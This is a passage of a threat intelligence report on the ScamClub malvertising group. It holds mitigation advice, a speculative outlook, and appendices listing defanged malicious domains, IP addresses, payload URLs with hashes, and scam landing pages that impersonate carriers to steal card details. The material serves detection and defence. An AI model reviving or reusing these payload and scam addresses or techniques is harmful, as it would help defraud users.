Ensuring the safety of ad creatives from malicious content demands a proactive investment in cutting-edge threat hunting capabilities. Embracing robust threat hunting routines empowers us to identify and neutralize potential threats before they can cause significant harm. This proactive stance acts as a formidable defense against threat actors like ScamClub, enabling DSPs and SSPs to root out any concealed presence within the ad tech ecosystem. Diligent threat hunting ensures that the ad creative remains untainted by malicious elements, reinforcing DSPs and SSPs security measures and safeguarding their reputation and clients from cyber risks.

Integrate Threat Intelligence Feeds

Integrate threat intelligence feeds into security tools and platforms to automatically block connections to known malicious IP addresses, domains, and URLs associated with ScamClub.

Legal Action and Collaboration

Encourage collaboration with law enforcement agencies and legal authorities to pursue legal action against ScamClub and its members. Such cooperation can disrupt their operations and serve as a deterrent to other threat actors.

Cyber Insurance

Consider investing in cyber insurance to mitigate the financial impact of a successful cyber attack by ScamClub. Cyber insurance policies can help cover the costs of recovery and damages.
It is crucial to bear in mind that no security measure is infallible, and threat actors like ScamClub persistently adapt their tactics. Hence, a multi-layered and agile cybersecurity strategy, complemented by ongoing monitoring and refinement, becomes imperative in effectively mitigating the risks posed by such sophisticated adversaries targeting the ad tech industry.

07

Future Outlook

Based on in-depth research and analysis conducted by the Confiant Threat Intel team, we present a speculative future outlook for ScamClub with a specific focus on its targeting of the ad tech industry. As the pioneers in this research, we possess the most up-to-date data on ScamClub's activities.

> *Note: The following content is speculative and based on analysis as of the present date, which is July 25, 2023.*

Future Outlook for ScamClub in Targeting the Ad Tech Industry includes:

Evolving Techniques

ScamClub is likely to continue refining its attack techniques and tools. They might enhance their multi-staged custom JavaScript obfuscation tool and potentially develop new sophisticated obfuscation methods to evade detection by security solutions.

Expanding Operations

Given their previous activity from 2018 to 2023, ScamClub may expand its operations to target other regions and industries in addition to the United States and the advertising sector. New victims in emerging markets or industries with financial gains potential might be at risk.

Target Diversification

While ScamClub has predominantly targeted the ad tech industry, they might broaden their scope to hit related sectors or interconnected industries. This expansion could lead to more widespread impact and financial gains for the threat actor.

Adopting New Exploits

ScamClub may adopt new browser exploits and custom tools to exploit vulnerabilities in the advertising ecosystem. They could exploit newly discovered vulnerabilities in ad exchanges, demand-side platforms, supply-side platforms, and publishers to further their malicious activities.

Increased Sophistication & Tooling

ScamClub is poised to enhance its utilization of open-source tools such as XRTB or RTB4Free, and there is a possibility that they will even create their own custom version inspired by these tools. By leveraging these resources, the threat actor aims to innovate and adapt their approach, effectively accomplishing their malicious goals while evading detection by cybersecurity defenses.

Infrastructure Changes

To evade detection and stay resilient, ScamClub might alter their infrastructure, including domain names and IP addresses. They may adopt new hosting services, shift to different cloud providers, or leverage compromised servers to remain elusive.

Collaboration or Copycat Groups

There is a possibility that ScamClub might collaborate with other threat actor groups or inspire copycat groups to follow their tactics. This collaboration could lead to more complex and coordinated cyber attacks.

Increased Detection and Mitigation

As the cyber threat intelligence community and security organizations become more aware of ScamClub's tactics, they will likely develop and deploy better detection and mitigation strategies. This could create additional challenges for ScamClub and potentially force them to adapt further.

Legal Actions

If the impact of ScamClub's attacks continues to grow, there might be increased international cooperation to bring the threat actors to justice. Law enforcement agencies and cybersecurity organizations may collaborate to pursue legal actions against the group members and dismantle their operations.

For the latest insights, ongoing monitoring of threat intelligence sources and collaboration among cybersecurity experts is essential.

08

Conclusion

In conclusion, this threat intelligence report sheds light on the nefarious activities of ScamClub and its targeted operations within the ad tech industry. Through in-depth analysis and research conducted by the Confiant Threat Intel team, we have uncovered the modus operandi of ScamClub, ranging from its utilization of multi-staged custom JavaScript obfuscation to the exploitation of browser vulnerabilities.

The threat actor's primary motivation for financial gains has driven them to predominantly target victims in the United States, with additional victims in Canada, United Kingdom, Germany, Italy, France, and Spain.

As ScamClub's activity spans over multiple years, our speculative future outlook indicates potential growth, geographical expansion, and heightened sophistication in their attack techniques. To mitigate the risks posed by ScamClub, organizations within the ad tech industry are advised to adopt robust cybersecurity measures, stay vigilant, and collaborate with threat intelligence providers to proactively defend against this persistent threat. Continuous monitoring and collaboration within the cybersecurity community will be crucial in mitigating the impact of ScamClub's malicious campaigns, ultimately safeguarding the integrity and security of the ad tech ecosystem.

09

Appendix - A

IOC Tables

Landing Page Domains

Domain-Name	Creation Date	Registrar
Apsbvl[.]space	2022-07-22T04:57:00.0Z	GMO INTERNET, INC.
Bhgusz[.]space	2022-07-22T04:58:23.0Z	GMO INTERNET, INC.
axufcs[.]space	2022-07-22T05:00:06Z	GMO INTERNET, INC.
Luckypapa[.]top	2022-07-02T03:43:07Z	Namecheap Inc.
Luckypuppy[.]top	2022-07-02T03:42:53Z	Namecheap Inc.
bbd383ttka21[.]top	2023-04-29T00:30:13Z	NameSilo,LLC
21bustqisw2[.]top	2022-12-21T00:47:02Z	NameSilo,LLC
2022325luckyday[.]top	2022-03-25T08:11:39Z	NameSilo,LLC

ScamClub Intermediate Domains

Domain-Name	Creation Date	Registrar
2020workaffnew[.]top	2020-07-27T01:14:08Z	NameSilo,LLC
bbd383ttka23[.]top	2023-04-29T00:30:14Z	NameSilo,LLC
cnmdzem1201[.]top	2023-04-28T06:09:59Z	NameSilo,LLC
bxlysluckdu[.]top	2023-04-25T16:04:28Z	NameSilo,LLC
2284sbluck[.]top	2022-08-03T17:18:53Z	NameSilo,LLC
mtfl20232good[.]top	2023-04-27T00:00:55Z	NameSilo,LLC
2022325luckyday[.]top	2022-03-25T08:11:39Z	NameSilo,LLC

2020workaffnew[.]top	2020-07-27T01:14:08Z	NameSilo,LLC
trkcenter[.]top	2019-04-29T15:02:25Z	NameSilo,LLC
takutaku2834[.]top	2023-05-01T23:18:30Z	NameSilo,LLC
takutaku2833[.]top	2023-05-01T23:18:27Z	NameSilo,LLC
netw611k22de[.]top	2022-06-11T12:33:43Z	NameSilo,LLC
takutaku2832[.]top	2023-05-01T23:18:23Z	NameSilo,LLC
takutaku2831[.]top	2023-05-01T23:18:25Z	NameSilo,LLC
new611k22[.]top	2022-06-11T12:33:43Z	NameSilo,LLC
tmdqswllck[.]top	2023-01-14T00:56:02Z	NameSilo,LLC
cnmb29382732[.]top	2023-01-14T00:56:06Z	NameSilo,LLC
bindgnndnia2323[.]top	2023-01-14T00:56:04Z	NameSilo,LLC
21bustqisw[.]top	2022-12-21T00:46:57Z	NameSilo,LLC
21bustqisw1[.]top	2022-12-21T00:46:59Z	NameSilo,LLC
21bustqisw2[.]top	2022-12-21T00:47:02Z	NameSilo,LLC
bqtek1211tms[.]top	2022-12-11T08:03:22Z	NameSilo,LLC
bqtek1211tms1[.]top	2022-12-11T08:03:24Z	NameSilo,LLC
bqtek1211tms2[.]top	2022-12-11T08:03:27Z	NameSilo,LLC
bqtek1211tms3[.]top	2022-12-11T08:03:29Z	NameSilo,LLC
22104tekeuad[.]xyz	2022-10-04T10:34:09.0Z	NameSilo,LLC
godlunew125woqu[.]top	2022-12-05T03:04:15Z	NameSilo,LLC
1124dkusgood[.]top	2022-11-24T01:46:39Z	NameSilo,LLC
decelucre1923[.]top	2022-11-20T11:23:26Z	NameSilo,LLC
22104tekeuad[.]top	2022-10-04T10:34:10Z	NameSilo,LLC
10744luciphsgn[.]top	2022-10-04T10:34:13Z	NameSilo,LLC
10744luciphsgn[.]xyz	2022-10-04T10:34:12.0Z	NameSilo,LLC
2284sbluck[.]xyz	2022-08-03T17:18:52.0Z	NameSilo,LLC
vn2022luckgen[.]xyz	2022-03-25T08:11:40.0Z	NameSilo,LLC

ScamClub IPv4 related infrastructure

IP adress	ASN - Organization
35.237.114.81	AS 396982 - GOOGLE-CLOUD-PLATFORM
34.73.119.129	AS 396982 - GOOGLE-CLOUD-PLATFORM
35.237.37.230	AS 396982 - GOOGLE-CLOUD-PLATFORM
35.237.160.11	AS 396982 - GOOGLE-CLOUD-PLATFORM
35.221.7.238	AS 396982 - GOOGLE-CLOUD-PLATFORM
34.124.146.133	AS 396982 - GOOGLE-CLOUD-PLATFORM
35.230.177.214	AS 396982 - GOOGLE-CLOUD-PLATFORM

Waytopmobi landing page domains

Domain-Name	Creation Date	Registrar
Waytopmobirtb[.]com	2019-06-10T12:29:18Z	NameSilo,LLC
Wstatkblsenmb1234[.]top	2023-02-12T15:29:26Z	NameSilo,LLC
waytopmobi[.]com	2019-03-15T08:12:53Z	NameSilo,LLC
tetstwitn12[.]xyz	2022-09-07T09:28:50.0Z	NameSilo,LLC

old_campaign_1 domains

Domain-Name	Creation Date	Registrar
superlucky[.]xyz	2022-03-22T15:51:10.0Z	Dynadot LLC
best-lucky-fellow[.]xyz	2022-09-15T13:45:36.0Z	Dynadot LLC
best-lucky-guy[.]xyz	2022-09-15T13:45:36.0Z	Dynadot LLC
best-lucky-person[.]xyz	2022-11-04T07:55:57.0Z	Dynadot LLC
trkwork[.]space	2022-07-26T07:18:51.0Z	GMO Internet Group, Inc. d/b/a Onamae.com

luckydraw[.]space	2022-07-20T02:17:59.0Z	Go Daddy, LLC
luckydraw[.]space	2022-07-20T02:17:59.0Z	Go Daddy, LLC
best-lucky-cat[.]xyz	2021-07-01T05:10:23.0Z	GoDaddy Online Services Cayman Islands Ltd.
luckybreak[.]space	2023-05-28T08:32:04.0Z	Hosting Ukraine LLC
peopleluck[.]xyz	2019-10-23T10:37:48.0Z	Namecheap
luckybbyy[.]xyz	2023-04-16T09:41:49.0Z	Namecheap
luckymodel[.]xyz	2023-04-16T09:41:44.0Z	Namecheap
luckypapa[.]xyz	2022-07-02T03:42:52.0Z	Namecheap
luckypuppy[.]xyz	2022-07-02T03:42:59.0Z	Namecheap
goodluckdog[.]space	2020-07-09T01:14:59.0Z	Namecheap
fortunatedog[.]xyz	2019-12-31T09:08:01.0Z	Namecheap
luckyfellow[.]xyz	2019-01-03T05:03:56.00Z	NAMECHEAP INC
peopleluck[.]xyz	2019-10-23T10:37:48.0Z	NAMECHEAP INC | Namecheap
luckyface[.]xyz	2020-04-11T02:52:40.0Z	NAMECHEAP INC | Namecheap
luckytub[.]xyz	2020-04-11T02:52:42.0Z	NAMECHEAP INC | Namecheap
trkmyclk[.]xyz	2020-04-02T06:21:46.0Z	NAMECHEAP INC | Namecheap
fortunateman[.]xyz	2019-12-31T09:08:09.0Z	NAMECHEAP INC | Namecheap
fortunatetime[.]xyz	2019-12-31T09:08:09.0Z	NAMECHEAP INC | Namecheap
fortunatepeople[.]xyz	2021-03-23T22:53:28.0Z	NAMECHEAP INC | Namecheap
superlucky[.]xyz	2019-01-03T05:04:14.0Z	NAMECHEAP INC | Namecheap
luckypuppy[.]top	2022-07-02T03:42:53Z	Namecheap Inc.
luckypapa[.]top	2022-07-02T03:43:07Z	Namecheap Inc.

luckyparkclub[.]com	2018-12-05T05:37:26Z	NameCheap, Inc
goodluckspace[.]com	2018-12-01T05:34:31Z	NameCheap, Inc.
usluckytoday[.]top	2019-05-23T16:39:16Z	NameSilo
listenback[.]top	2019-05-23T16:39:16Z	NameSilo
happyluckyday[.]top	2019-05-23T16:39:16Z	NameSilo
happyluckyday[.]info	2019-05-23T16:39:20Z	Namesilo, LLC
listenback[.]info	2019-05-23T16:39:20Z	Namesilo, LLC
best-lucky-people[.]xyz	2021-07-01T05:10:23.0Z	Namesilo, LLC
gotrkspace[.]xyz	2020-07-09T01:30:24.0Z	Namesilo, LLC
trkingcenter[.]top	2023-04-29T00:30:13Z	Namesilo, LLC
trkcenter[.]top	2019-04-29T15:02:25Z	Namesilo, LLC
luckday4u[.]top	2023-05-18T13:35:04Z	Namesilo, LLC
luckspring[.]xyz	2023-05-18T13:35:08.0Z	Namesilo, LLC
luckday4u[.]xyz	2023-05-18T13:35:05.0Z	Namesilo, LLC
luckspring[.]top	2023-05-18T13:35:03Z	Namesilo, LLC
freegift4u[.]top	2023-05-18T13:35:02Z	NameSilo,LLC
luckyguyhome[.]top	2023-04-16T09:38:42Z	NameSilo,LLC
luckynana[.]top	2023-04-16T09:38:41Z	NameSilo,LLC
luck-space[.]co	2022-07-02T03:26:44Z	NameSilo,LLC
best-lucky-guy[.]top	2022-07-02T03:26:44Z	NameSilo,LLC
luck-space[.]top	2022-07-02T03:26:45Z	NameSilo,LLC
good-luck-guy[.]top	2022-07-02T03:26:45Z	NameSilo,LLC
best-lucky-man[.]xyz	2022-09-08T17:47:41.0Z	Sav.com, LLC - 13
fortunesfavourite[.]space	2020-07-14T13:06:57.0Z	TLD Registrar Solutions Ltd
dbmtrk[.]xyz	2020-07-09T01:21:50+00:00	NAMECHEAP INC | Namecheap

postclick[.]club	2018-10-16T06:17:26+00:00	NameCheap, Inc
good-luck-guy[.]buzz	2022-07-02T03:26:44+00:	NameSilo, LLC
luckmoreman[.]xyz	2020-07-09T01:21:50+00:00	NameSilo, LLC
luckmoredog[.]xyz	2020-07-09T01:21:50+00:00	NameSilo, LLC
luckmorepig[.]xyz	2020-07-09T01:21:50.0Z	NameSilo, LLC
goodluckcat[.]space	2020-07-09T01:14:59.0Z	Namecheap
luckmorecat[.]xyz	2020-07-09T01:21:50.0Z	NameSilo, LLC
luckmore[.]xyz	2020-07-09T01:21:50+00:00	NameSilo, LLC
goodluckpig[.]space	2020-07-09T01:15:06.0Z	Namecheap
goodluckman[.]space	2020-07-09T01:15:05.0Z	Namecheap
goodluckguy[.]space	2020-07-09T01:15:07.0Z	Namecheap
luckydevil[.]space	2020-04-11T02:52:32.0Z	Namecheap
trkmyclk[.]space	2020-04-02T06:39:24.0Z	NameSilo, LLC
luckybargee[.]space	2020-04-11T02:52:32.0Z	Namecheap
fortunatefellow[.]xyz	2019-12-31T09:08:01.0Z	Namecheap
luckydraw[.]space	2019-10-23T10:37:43.0Z	Namecheap
dbmtrk[.]xyz	2019-01-02T04:13:36.0Z	Namecheap

ScamClub Javascript payloads

js_payload	sha-256	size in KB	campaign
https://storage[.]googleapis[.]com/bbjs2933444/axb.js	77ccc507afa6210f862703e9df9a0d7f41c990b03ef0071075b56d6d3eb58aaf	7.682	campaign_2
https://storage[.]googleapis[.]com/mtsl292383/rsks.js	9d8f4bc58c2a464aac527ee48b9d3ebb406330ce62b4cd0081cd15eb80d493af	7.684	campaign_2
https://storage[.]googleapis[.]com/nkeatier3/mtj.js	de31f55f9cdff8fd69d4e3cbfe017b2832f451a8dce3179851911724bbb067fe	7.687	campaign_2
https://storage[.]googleapis[.]com/bdt182921a/azs.js	e50227b860897b985654b557485c23a3de6592f7607565704eea4a0ea08108fd	7.688	campaign_2
https://storage[.]googleapis[.]com/tbc29934323/bxlys.js	78a1ef3717192ff5b4371a70853fd70f68054323e729e1f0c6312979b3f9165e	7.691	campaign_2
https://storage[.]googleapis[.]com/mmp91221/kas.js	63fa57b44eab86b3a8fc7cd5034e13a310e60337c8319f7ddcf36539fc5037b6	7.695	campaign_2
https://storage[.]googleapis[.]com/msta29302/galag.js	1447974adffff1692025f55a124b090f471332c2edfc015747e772f19432f987	7.696	campaign_2
https://storage[.]googleapis[.]com/nkds9827/wsj.js	bdb6824392f104114e67612e3c617ab08ff7bbdfcb2313896aa8b30bf0c267e9	7.699	campaign_2
https://storage[.]googleapis[.]com/kdkfd9833/trk.js	a879071cd6554d0851a4d46d597954f82100d6972f9335354fa1205500587d46	7.701	campaign_2
https://storage[.]googleapis[.]com/may561tbma/atst.js	3dc431625a29dd930d07092dee2d6808f7a2d851051693c75ceb043f190b9f9d	7.709	campaign_2
https://storage[.]googleapis[.]com/adm92032/atc.js	2756bd360994a30ccf378c8f55a6133711da13665e4b307d8aaee10b15b98f45	7.711	campaign_2

https://storage[.]googleapis[.]com/awz821233/m22sl.js	e01302faa996a36dab9a9fa9446beaa9df6341389c1f834e1986115453c4cf5c	7.715	campaign_2
https://storage[.]googleapis[.]com/nk1923as/nds.js	74a75a9673450152db9a1e87d5e067b37f1575477da4f92f1cf00a5e7c359063	7.716	campaign_2
https://storage[.]googleapis[.]com/globv/gl.js	f5b6355d579234651d131b364a74e22b30561bd1e1482215889dd094659ae97a	13.988	campaign_1
https://storage[.]googleapis[.]com/fdadk/fd.js	39f2e7b540f743308969b962cee8b639af2254a98829814205c6399d1f3a14e5	14.053	campaign_1
https://storage[.]googleapis[.]com/douji/ji.js	1614786dd6ff4189975e8226ab7e68d258817b435c3c4e145951f5147699878e	14.082	campaign_1
https://storage[.]googleapis[.]com/zdpc/zd.js	8e3adfffb5d251ed78ccc072edb504316ce2a4284b55f3732ab2bc426670955e	14.134	campaign_1
https://storage[.]googleapis[.]com/nzei/nz.js	77b486d8d923de162712b812d82c53b4456581ea42a9050d1948cdbec81c9542	14.15	campaign_1
https://storage[.]googleapis[.]com/pepc/pe.js	a3377e8ace01efb8463b997dfbf2334d9b7e55ab3a4d1d548a068b8ed26bc9b6	14.175	campaign_1
https://storage[.]googleapis[.]com/nsai/ns.js	0fbcca98e8934862ae801209ea5af4302f683d2ecfd21541b1adc4c96a9d97c2	14.191	campaign_1
https://storage[.]googleapis[.]com/zkta/zk.js	a2b1a68ef867b678f5bcf9f6c939d00d3da6c711ce7fc0ab407d7b55cfb72cd6	14.294	campaign_1
https://storage[.]googleapis[.]com/chesa/sa.js	e69fca256f5763e630a3941eadedef4224844a239becb2fb3898f2a25c93097f	14.304	campaign_1
https://storage[.]googleapis[.]com/qxin/qx.js	e61da8e87469f8c66cab8dcc21788e7a74901cca1bd3f550eb54b0f93f5e3b00	14.363	campaign_1
https://storage[.]googleapis[.]com/dkel/el.js	deb1eab2351f7716e8fe55de9f9b374c7870de74090a0b1def9a740c294073fb	14.441	campaign_1

https://storage[.]googleapis[.]com/dskcc/cc.js	013a4044e779f4a6767ccb0987f11ce06acc33dc1013b3fd8022122646857d62	14.491	campaign_1
https://storage[.]googleapis[.]com/lumz/lu.js	c8f5339986c5ce639a95a9c0ff00946e0c22cc365747f00644c0fafd6f21ce0f	16.489	campaign_1
https://storage[.]googleapis[.]com/nsli/ns.js	dc66e6fbae1f960bc4d57b9993806d21b3d7b644aec4dba50d77fa338de44880	16.511	campaign_1
https://storage[.]googleapis[.]com/ptao/pt.js	314a8adb0da8496e56170707ff4f5f1c171b83f38d565fdd23108d2bdfe3a2b8	16.575	campaign_1
https://storage[.]googleapis[.]com/rcan/rc.js	730284750c4f6f76c8eab3c03025090d835122202467a95acc4edeca86e888f3	16.578	campaign_1
https://storage[.]googleapis[.]com/niunu/nu.js	343ec1f00196bb78b8934c0463ea191e5e557fd6692ca1188c8ead9dcf6856e3	16.584	campaign_1
https://storage[.]googleapis[.]com/vlou/vl.js	4a9d01bef2d6ea06baf03a04c42c028ac75ac2ef5b260b2e74eff2ce5b45fe77	16.625	campaign_1
https://storage[.]googleapis[.]com/hfch/hf.js	f539b598549e54b1d3cd1f76a8a762784824c428d57c43bfd3bd489aa38e943f	16.638	campaign_1
https://storage[.]googleapis[.]com/dcnl/dc.js	d03a460b38336f30381022b79932dac33b12c5d1e5d5cfb50a0a6c28e883e9b4	16.642	campaign_1
https://storage[.]googleapis[.]com/swei/sw.js	532be51dde0f95e0ddfcd4478c89737375332b7f4922629e4e0138554f95bba5	16.683	campaign_1
https://storage[.]googleapis[.]com/besm/sm.js	94a70f76d26da19417b7dc0abd40a62ce2c042d0362e3ef7bcd191ef3229a7b9	16.685	campaign_1
https://storage[.]googleapis[.]com/gbss/ss.js	feef0b1bb68b1a51819c67e84a11d9482c3e9000f193a2a9eb2290c1c0a8f8c4	16.695	campaign_1
https://storage[.]googleapis[.]com/tvan/tv.js	74006b20c8b5589099e5ff0d03a4549bdb7fa076745d0b1a64e9d624351e8680	16.711	campaign_1

https://storage[.]googleapis[.]com/areul/ul.js	55c96cabbec4e3f08e030d4565004aaad7dbd43275a6db804d495bd9214cb057	16.713	campaign_1
https://storage[.]googleapis[.]com/teaiy/te.js	5707b84fa709eafb603407b75350aeff02efefaab393f056f0f35d58afd76c23	16.721	campaign_1
https://storage[.]googleapis[.]com/vtem/vt.js	368874b93b3f1ddda888d45411dea2d73f2460f8ae27860421bc2402753184ce	16.751	campaign_1
https://storage[.]googleapis[.]com/otum/ot.js	301201e7a084567928f9bb40f859671213f4aaa1c2233fb2c6ff7d4cc7d3da3d	16.755	campaign_1
https://storage[.]googleapis[.]com/ewus/ew.js	ecd579b0adc04fdc5de64876a42098b6a3d0f0b70ed6b4aa4b0e98f0497c9f66	16.756	campaign_1
https://storage[.]googleapis[.]com/ploz/oz.js	755da9e4b7de002f047df35c938b67d346be91c7ac6850bd24e49e94e11d4e1a	16.785	campaign_1
https://storage[.]googleapis[.]com/ymfv/fv.js	603eb38b47283c5e77a955a9bd96dfeb60f548e3cd101c387cf6f0b2ea0841b8	16.786	campaign_1
https://storage[.]googleapis[.]com/fiue/ue.js	3984c79b8f2b4ec21ce76b6bc6867271f256367111ac71177a79f18e4b6ee3c4	16.789	campaign_1
https://storage[.]googleapis[.]com/zeai/ze.js	058894fda3481235bad11055fb946c0a7d1836e9dd43a9797d34b23fb4e9554a	16.806	campaign_1
https://storage[.]googleapis[.]com/tatus/ta.js	bb45e825f86ffa4888b7f198293c1e2cc5e8f497c35d18904187d1d15ed354fb	16.814	campaign_1
https://storage[.]googleapis[.]com/gushi/gu.js	8e33379a4099b3b7c2a60c7efc9f2837768f68257dfd6e79cad1ab3c9ccf3ab0	16.833	campaign_1
https://storage[.]googleapis[.]com/rruci/rr.js	d0667760c112b02bea5c6dfe175ed30b13e486959a779ef85022b3c44f05fcb5	16.849	campaign_1
https://storage[.]googleapis[.]com/gmam/gm.js	f7f9c4f422b6c14df398f54dd0949cc034d4a810cf03f0bea4c1108efc55315c	16.868	campaign_1

https://storage[.]googleapis[.]com/slmi/sl.js	463d3e14bae82d13a7fe3e0a4c6646c0f23cb1d3416a50bc1e58bec3007798b2	16.941	campaign_1
https://storage[.]googleapis[.]com/lzid/lz.js	6f7f70974591ae3b363c914e36aa23724687ad6088af0ef28a9488e49bd93327	16.95	campaign_1
https://storage[.]googleapis[.]com/wdeli/wd.js	b90754eb087e111551e388b258577ec498a55087be4c0e06b0ecc76d01e81c38	16.965	campaign_1
https://storage[.]googleapis[.]com/eyans/ey.js	b9916168d9995bbc039b262e838ffe185c2dd153e6e2c3356b80612b4dd493d9	16.968	campaign_1
https://storage[.]googleapis[.]com/usbp/bp.js	853e4652b57235862f3b83e8c4c416612f213a429cdf7ea81edad8e9286436ed	17.014	campaign_1
https://storage[.]googleapis[.]com/dland/dl.js	1b5cfc9a8a422f9e775673d059494ddd73c1f88ff313fb353fbfbd47ca23222c	17.027	campaign_1
https://storage[.]googleapis[.]com/dkcn/cn.js	4d002098586214d990c4ce0b7b5ca6b0fb5892b2e1e6f5e67b6d74a140c6a791	17.04	campaign_1
https://storage[.]googleapis[.]com/afly/af.js	58abce79edd2e654e914c7cc7e70b88ae0592336fac4935a1cdabf361d692efc	17.043	campaign_1
https://storage[.]googleapis[.]com/beub/ub.js	b2c9ab179d2ebb4e6b65fb43b9e8b48e1ee50350ba6445e4414ac0b794bc2890	17.052	campaign_1
https://storage[.]googleapis[.]com/ytrea/yt.js	1de0a3bed1940b4be4bb5b787171749f2971b24da151604d4c6616ec5eb826ca	17.059	campaign_1
https://storage[.]googleapis[.]com/leou/ou.js	173461ea7882f7b1fd4e401a76e58c53da25ffcfaa3d1d0428f2b2134597f275	17.283	campaign_1
https://storage[.]googleapis[.]com/losmn/mn.js	2e2dcb047fbff079b7d4eecc90683aecd416e1503cbe2205685f1e810282ca01	17.304	campaign_1
https://storage[.]googleapis[.]com/ssyp/yp.js	3e57f53ee2f874c19c2b3336d1060600ab131a4ec335bd4ccf918d0753c553ce	17.478	campaign_1


10

Appendix - B

Landing page functions

ScamClub landing pages use multiple methods to profit off of its victims. These landing pages entice users to give their bank card details by conducting both gift card and giveaway scams. Both of these scams involve lying to the victim about how they have won a prize in order to retrieve the victims info. The landing pages often impersonate a mobile carrier or an internet service provider. We have seen them impersonate T-Mobile, Google, Xfinity, and Comcast. The victims are told that in order to receive the prize, they must make a small, one-time purchase of around two dollars. In reality, the prize is never delivered and the victim has sent their bank card info to a scammer. ScamClub also makes use of surveys in order to receive personal information about the victim. This information is sold to marketing partners so they can better personalize advertisements served to the victims. The info these surveys ask the victims for is health information, financial information, and shopping preferences. The landing pages are catered to the language of the victim by browser fingerprinting.

Example 1






Fig. 1 & 2 - Giveaway Scam impersonating Google and T Mobile

Google Themed Landing Page: http://apsbvl[.]space/bonus/com-africa-all-cc-s10-ipx-cdn/za-lp3.php?c=4rz71g4dz0z1&k=c7c257b2ab5ba7dee4caa1ec4d825712&country_code=US&carrier=-&country_name=United%20States&region=Minnesota&city=Saint%20Paul&isp=Comcast%20Cable%20Communications,%20LLC&lang=en&os=Mac%20OS%20X&osv=10.15&browser=Safari&browserv=&brand=Desktop&model=Desktop&marketing_name=Desktop&tablet=4&rheight=768&rwidth=768&e=5

T-Mobile Themed Landing Page: http://axufcs[.]space/bonus/com-de-cc-s10-ipx-new-cdn/lp3.php?c=4gzv6xbbz0z2&k=ebfce019fca54ec10d9090827e4f4436&country_code=US&carrier=-&country_name=United%20States&region=Minnesota&city=Saint%20Paul&isp=Comcast%20Cable%20Communications,%20LLC&lang=en&os=Mac%20OS%20X&osv=10.15&browser=Safari&browserv=&brand=Desktop&model=Desktop&marketing_name=Desktop&tablet=4&rheight=768&rwidth=768&e=5

After completing the short survey about the device, age, and gender of the victim, the victim is taken to a different host to pay $2 USD in order to get the prize. Note that there are no terms of service on this page.




Fig. 3 - Payment form for Example 1 https://storestoshop[.]net/l/Hf4N7bziO9IpvWsgIHtX?offer_id=3548&s1=1024ab307ad87c9e47af81c8ff27ae&s2=1043&s3=16507&s4=#rafl

Example 2

This example puts less attention on receiving a bank card number and focuses on keeping the user doing surveys and signing up for different programs.

